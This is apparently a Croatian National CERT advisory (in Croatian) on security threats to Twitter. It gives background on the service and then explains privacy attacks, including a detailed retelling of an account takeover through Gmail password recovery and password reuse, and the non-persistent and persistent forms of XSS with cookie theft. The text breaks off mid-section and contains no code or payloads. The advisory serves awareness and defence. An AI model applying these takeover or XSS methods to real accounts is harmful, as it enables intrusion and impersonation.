CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Napadi na društvenu mrežu Twitter

NCERT-PUBDOC-2011-02-323

Nacionalni CERT

Nacionalni CERT

Sadržaj

1 UVOD 2

2 DRUŠTVENA MREŽA TWITTER 3

2.1 POVIJEST 3
2.2 KORIŠTENJE 4
2.3 ARHITEKTURA I NAČINI PRISTUPA MREŽI TWITTER 5
2.3.1 Vanjski klijenti 6
2.3.2 Integracija sa drugim web servisima 7

3 SIGURNOSNE PRIJETNJE 9

3.1 NAPADI NA PRIVATNOST 9
3.2 XSS NAPADI 10
3.2.1 Općenito 10
3.2.2 Vrste 10
3.2.3 Posljedice 14
3.2.4 Primjeri napada 14
3.3 OSTALE VRSTE NAPADA 17
3.3.1 Malver i botnet mreže 18
3.3.2 Phishing i druge prijevare 20

4 KAKO SE ZAŠTITITI 21

5 ZAKLJUČAK 22

6 LITERATURA 23

1 Uvod

Twitter je popularna društvena mreža i servis za „mikrobloganje“, trenutno sa nešto manje od 200 milijuna korisnika. Korisnicima omogućuje jednostavnu vrstu komunikacije kratkim porukama do 140 znakova. Najveću popularnost, mreža je postigla kod poslovnih ljudi koji kratkim porukama kolege obavještavaju na čemu rade i sl. Pisanje takve poruke ne oduzima mnogo vremena, a praćenje „tweet“-ova više korisnika iste tematike, pokazalo se kao odličan izvor novosti.

Rastom i razvojem Twitter mreže, raste i aktivnost zlonamjernih korisnika koji raznim vrstama zloupotrebe pokušavaju doći do materijalne koristi ili jednostavno naštetiti mreži. Pri tome koriste nepažnju korisnika i veliku količinu poruka („tweet“-ova) koji se razmjenjuju u kratkom vremenskom roku. Oni zlćudnim porukama pokušavaju proširiti neki oblik malvera na što veći broj korisnika ili navesti što više korisnika na posjećivanje svojeg lažnog profila koji sadrži zlćudni kod u sebi ili poveznicu na zlćudnu web stranicu.


Ovaj dokument daje pregled zabilježenih vrsti napada na Twitter te najvažnije savjete za zaštitu od njih.

2 Društvena mreža Twitter

2.1 Povijest

Koncept Twittera, osmislio je 2006. Jack Dorsey prilikom jedne „brainstorming“[1] sesije od strane uprave njegove tvrtke Odeo. Zamislio je to kao SMS servis kojeg bi koristio pojedinac za komunikaciju sa manjom grupom ljudi. Pritom ga je djelomično nadahnuo SMS servis TXTMob. Grupa je zajednički došla do imena „twitter“, riječi koja im se činila savršenom za opisivanje kratkog slijeda nevažnih informacija. Prvotno ime projekta bilo je „twttr“ po uzoru na servis za razmjenu slika Flickr te činjenice da SMS brojevi usluga u SAD-u imaju 5 znamenki. Prototip Twittera koristio se samo za zaposlenike Odeo-a, ali je 15. srpnja 2006. javno predstavljen. Sljedeće godine su bivši članovi Odeo-a, Biz Stone, Evan Williams i Dorsey, osnovali tvrku Twitter.

Ključni trenutak u stjecanju velike popularnosti dogodio se na festivalu South by Southwest (SXSW) u Texasu. Tamo je Twitter uspješno promoviran putem plazma ekrana, lukavo postavljenih u hodniku, koji su prikazivali „tweet“-ove i tako naveli stotine posjetitelja da počnu slati i pratiti „tweet“-ove.




2.1: logotip Twittera

Od tada je Twitter eksponencijalno rastao. Tijekom 2007. imao je 400 tisuća „tweet“-ova svaka tri mjeseca, tijekom 2008. ta brojka narasla je na 100 milijuna, a do kraja 2009. na čak 2 milijarde. Tijekom prva tri mjeseca 2010. broj „tweet“-ova iznosio je 4 milijarde, što znači da se svake sekunde šalje 750 „tweet“-ova. Tvrtka Twitter objavila je u ožujku 2010. da je za Twitter razvijeno preko 70 tisuća registriranih aplikacija [1]. U lipnju 2010. procijenjeno je da Twitter ima 190 milijuna korisnika [2].

[1] „mozganje“ u svrhu pronalaženja velikog broja ideja za rješavanje određenih problema

2.2 Korištenje

Twitter je društvena mreža (i servis za „mikrobloganje“ kako ga često nazivaju) koja korisnicima omogućuje slanje i primanje poruka zvanih „tweet“ (engl. za cvrkut). „Tweet“-ovi su tekstualne poruke duljine do 140 znakova koji se pojavljuju na autorovom profilu, a postavljaju se u polje ispod pitanja „What's happening?“[2] (slika 2.2).



2.2: stranica Twitter profila

Twitter je mnogo jednostavniji za korištenje od drugih društvenim mreža, posebno Facebooka. Korisnici se mogu pretplatiti („following“) na „tweet“-ove drugih korisnika, odnosno postati njihovi sljedbenici („followers“). Korisnikova “Home“ stranica osvježava se prikazujući nove „tweet“-ove na koje je korisnik pretplaćen (na vrhu se pojavljuju novi). „Tweet“-ovi su inicijalno dostupni svima u mreži, ali se mogu ograničiti da budu dostupni samo onim korisnicima kojima damo dopuštenje. Krajem 2009. uvedena su liste u koje korisnik može smještati proizvoljan broj osoba koje prati, a sve kako bi korisnici (koji prate sve više i više „tweet“-ova) lakše mogli sortirati „tweet“-ove koje prate. Korisnici mogu slati i primati „tweet“-ove direktno putem web

[2] Twitter je u studenom 2009. izmijenio pitanje iz „What are you doing?“ („Što radiš?“) u „What's happening?“ („Što se događa?“) kako bi naglasio svoju strategiju sa naglaskom na informiranju o novostima.

stranice, korištenjem vanjske aplikacije (uključujući i one za mobilne uređaje tj. „smartphone“-ove) ili preko SMS-a (dostupno samo u neki zemljama).

Kod slanja tekstualnih poruka, Twitter pruža neke dodatne mogućnosti. „Hashtag“ (#) je oznaka koja se stavlja prije nekog pojma unutar poruke kako bi se izvršila kategorizacija poruke. Korisnici tako mogu sudjelovati u raspravama vezanim uz taj pojam (npr. #iPhone). Kako bi nekog korisnika uključili u razgovor ili odgovorili na njegovu poruku, ispred njegovog korisničkog imena se upisuje znak @ („reply“). Ako poruka počinje sa @Ivan, tada će se ta poruka pojaviti jedino na Ivanovom profilu i profilima sljedbenika oba korisnika. U slučaju da je @Ivan napisano unutar teksta poruke, tada će tu poruku vidjeti Ivan i svi njegovi sljedbenici. „Retweet“ je prenošenje nečije poruke („tweet“-a) svojim sljedbenicima. Za to je potrebno umetnuti slova RT ispred znaka @ i imena korisnika kojeg „retweet“-amo. Postoje još i izravne poruke koje se šalju nekom sljedbeniku i koje samo on može vidjeti. Za slanje takve poruke, potrebno je napisati veliko slovo D ispred @ i imena sljedbenika kojem šaljemo izravnu poruku.

Twitter koristi bit.ly, servis za skraćivanje URL poveznica, preko kojeg automatski skraćuje poveznice koje korisnici stavljaju u svoje poruke. Razlog je, naravno, maksimalno iskorištavanje dostupnih 140 znakova.

2.3 Arhitektura i načini pristupa mreži Twitter

Twitter je zamišljen kao transportno-nezavisan servis za slanje kratkih poruka. Kao takav omogućuje slanje poruka sa mobilnog telefona, web preglednika ili nekih vanjskih klijenata, odnosno sa gotovo bilo kojeg operacijskog sustava, mobilne ili web platforme. Neki ga zbog toga smatraju posebnim slojem unutar Interneta, namijenjenom komunikaciji kratkim porukama, odnosno „telegrafom za Web 2.0“ [9]. Tvorci Twittera omogućili su pristup njegovim programskim sučeljima (API) kako bi razvojni programeri i drugi korisnici imali dostupne sve njegove mogućnosti.


Temelj Twittera je programska arhitektura Ruby on Rails sa mnoštvom pozadinskim procesa koje obrađuju tisuće zahtjeva po sekundi. S vremenom, zbog problema skalabilnosti dio sustava napisanog u programskom jeziku Ruby, zamijenjen je onim napisanim u programskom jeziku Scala. Twitter je izradio svoj sustav za obradu poruka na poslužiteljima, utemeljen na Ruby-u, nazvan Starling [10]. Sustav koristi sustav Memcached (protokol memcache) za brzi pristup pričuvnoj memoriji (caching), odnosno porukama spremljenih u njoj.

2.3.1 Vanjski klijenti

Postoji niz vanjskih klijenata za pristup Twitter mreži. Neki od najpoznatijih su:

- TweetDeck
- TwitterFox (dodatak za Mozilla Firefox)
- Brizzly (web klijent)
- Seasmic (web klijent)
- Tweetie (za Mac i iPhone)
- DestroyTwitter

Vanjski klijenti, od kojih je najpopularniji TweetDeck (slika 2.3), nude punu funkcionalnost korištenja Twittera uz dodatne mogućnosti. Oni olakšavaju korištenje Twittera tako da grupiraju poruke radi lakšeg praćenja, a nude i mogućnost korištenja drugih društvenih mreža.



2.3: sučelje klijenta TweetDeck


Neke od aplikacija namijenjene su smještaju na pozadinu (Desktop) korisnikovog računala ili unutar web preglednika, to su tzv. „widget“-i (skraćeno od „window gadget“). Jedan widget prikazan je na slici 2.4.

2.4: widget za Twitter

2.3.2 Integracija sa drugim web servisima

Twitter omogućuje i integraciju sa web stranicama, za što je zaslužan spomenuto programsko sučelje (API). Vlasnici web stranica tako mogu na svoje stranicu integrirati tzv. gadget (okvir) koji prikazuje „tweet“-ove određenog autora i sl.

Tu su i gumbovi (buttons), obično sa natpisom „Follow me on Twitter“. Posjetitelji web stranice klikom na takav gumb postaju sljedbenici web stranice (ili samo jedne teme, jednog dijela web stranice i sl.) na Twitteru. Jedna takva web stranica prikazana je na slici 2.5. Također, posjetitelji neke web stranice mogu klikom na gumb pokraj nekog sadržaja (obično) vijesti, poveznicu na taj sadržaj šalju na svoj profil u obliku „tweet“-a, kako bi sadržaj podijelili sa svojim sljedbenicima na Twitteru.



2.5: Primjer web stranice (IBM-a) koja se integrira sa Twitterom

Twitter se može integrirati i sa društvenom mrežom Facebook. Na obje mreže postoje aplikacije za pristup drugoj mreži. Tako je moguće statuse i druge obavijesti sa Facebooka, slati kao „tweet“-ove na Twitter profil i obrnuto. Na Facebooku za tu svrhu postoji službena aplikacija koja omogućuje i odabir vrste sadržaja koji će se prosljeđivati na Twitter.

3 Sigurnosne prijetnje

3.1 Napadi na privatnost

Društvena mreža Twitter, kao i druge mreže tog tipa, poput Facebooka, suočena je sa problemom zaštite privatnosti. Podatke koje korisnici otkriju na Twitteru, zlonamjerni korisnici mogu zloupotrijebiti na razne načine. Metode zaštite podataka od javnog pristupa (npr. ograničenje dostupnosti na prijatelje) često su neučinkovite i zlonamjerni korisnici mogu doći do podataka.

Napadač može iskoristiti podatke prikupljene sa Twittera za otkrivanje povjerljivih podataka na nekim drugim servisima (pretraživanjem Weba). Najbolji primjer toga je slučaj francuskog hakera sa nadimkom „Haker Croll“ [8], koji je na taj način uspio oteti povjerljive podatke tvrtke Twitter. Naime, navedeni haker je uspio pristupiti e-mail računu servisa Gmail jednog od zaposlenika. Za to je iskoristio opciju povrata zaboravljene lozinke. Gmail u navedenom postupku povrata lozinke, korisniku nudi opciju slanja lozinke na alternativni mail kojeg pri tom navodi u djelomice prikrivenom obliku. U ovom slučaju, ovako: ******@h******.com. Haker je iz toga zaključio da je alternativni e-mail na Hotmailovom servisu, a tamo je otkrio da je navedena email adresa izbrisana jer Hotmail ima politiku brisanja neaktivnih e-mail računa. Naravno, haker je na Hotmailu odmah otvorio istu e-mail adresu te na nju poslao lozinku za pristup Gmail e-mail adresi. Nakon toga je pomoću te e-mail adrese resetirao lozinku i tako dobio pristup Gmail računu. Na račun je vratio originalnu lozinku koju je saznao iz pristiglih poruka jer je zaposlenik Twittera koristio istu lozinku za pristup drugim web servisima. Tako je došao do pristupa nizu servisa koje je dotični zaposlenik koristio, uključujući onaj gdje su bile pohranjeni poslovni planovi i drugi povjerljivi podaci tvrtke Twitter. Navedene podatke haker nije zloupotrijebio, nego poslao web portalu TechCrunch koji ih je objavio [8].

Prikupljene podatke mogu iskoristiti i oglašivačke tvrtke, za razne oblike personaliziranog oglašavanja i slanje takvih reklama bez pristanka korisnika. Ukratko, prikupljene podatke je moguće iskoristiti u sljedeću svrhu:

- uzrokovanja štete ugledu osobe (lažni profili)
- ucjenjivanja korisnika
- otkrivanja povjerljivih podataka
- nanošenja fizičke boli
- lažno predstavljanje
- ciljanog (personaliziranog) oglašavanja

3.2 XSS napadi

3.2.1 Općenito


Cross-site scripting (XSS) je oblik napada na aplikacijskoj razini koji koristi ranjivost neke dinamičke web stranice (točnije njezinih skripti). Dinamičke web stranice su takve stranice čiji se sadržaj stvara na temelju ulaznih korisničkih podataka kako bi se ostvarila određena interakcija sa korisnikom. Napad se izvodi tako da se zloćudni programski kod ubacuje u ulazne podatke korisnika kako bi se, nakon posjeta ranjive web stranice, izveo u korisnikovom (žrtvinom) web pregledniku. U tu svrhu, napadači obično koriste kombinaciju koda u programskom jeziku JavaScript i HTML-u. Naime, kod korištenja skriptnih jezika koji se izvršavaju na strani klijenta (kao što je JavaScript), dinamičke web stranice nemaju potpunu kontrolu sadržaja kojeg interpretira korisnikov web preglednik.
Napadači žele da propust ostane što duže neprimijećen, dok ga oni iskorištavaju. Ovakvu vrstu sigurnosnih propusta vlasnicima ranjivih web stranica obično prijavljuju razni nezavisni sigurnosni istraživači.

3.2.2 Vrste

Postoje tri vrste XSS napada, a to su:

- neperzistentni (jednokratni)
- perzistentni (trajni)
- temeljen na DOM (*Document Object Model*) objektima

Kod neperzistentnog (eng. non-persistent) XSS napada, napadač ubacuje zloćudni kod u korisnikov HTTP zahtjev (ulazne podatke), odnosno URL. Ranjive web stranice, odnosno skripte na poslužitelju, vraćaju korisniku web stranicu koja u sebi sadrži zloćudni kod koji se potom izvršava u web pregledniku korisnika. Navedena web stranica ne ostaje pohranjena da poslužitelju i ne mogu joj pristupiti (zaraziti se) drugi korisnici. Ranjivost web stranice u ovom slučaju je u tome što ona ne provjerava (ili pogrešno provjerava) ulazne podatke u zahtjevu. Tipičan primjer ovakvog napada je navođenje korisnika (obično putem socijalnog inženjeringa) na posjećivanje zloćudne poveznice (URL-a) koja umeće zloćudni kod u rezultirajuću web stranicu. U tom slučaju, zloćudna poveznica u sebi sadrži domenu web stranice i napadačev zloćudni kod. Kako bi prikrio zloćudni kod u poveznicama, napadač ga često kodira heksadecimalno.




3.1: tijek neperzistentnog XSS napada

Tijek neperzistentnog XSS napada (slika 3.1) ide ovako:

1. napadač otkriva XSS propust na web stranici i priprema zločudnu poveznicu (koja izgleda kao da je legitimna) koju obično šalje (e-mailom itd) velikom broju korisnika
2. zločudna poveznica dolazi do jednog korisnika
3. korisnik šalje HTTP zahtjev za prihvaćanjem ranjive web stranice
4. web poslužitelj korisniku vraća (dinamičku) web stranicu koja sadrži zločudni kod u sebi
5. zločudni kod se izvršava u korisnikovom web pregledniku
6. zločudni kod preusmjerava korisnika na zločudni web poslužitelj
7. na korisnikovom računalu se izvršavaju zločudne skripte (kod) sa zločudnog web poslužitelja (tijekom procesa moguća je krađa cookie datoteke ili neki drugi oblik zloupotrebe)

Kod perzistentnog (eng. persistent) XSS napada, zlćudni kod ostaje pohranjen na poslužitelju web stranice. Dovoljno je da korisnik posjeti tu stranicu, kako bi se zlćudni kod izvršio u njegovom web pregledniku. Ovaj napad je posebno opasan u slučaju društvenih mreža jer se može vrlo brzo širiti i tako napadač može ostvariti velik broj napada u kratkom vremenu. Primjer ovakvog napada je ubacivanje zlćudnog koda u Twitter profil ili „tweet“. Dio ovakvih napada koristi krađu „cookie“ za upadanje u žrtvinu sesiju na Twitteru i lažno predstavljanje.

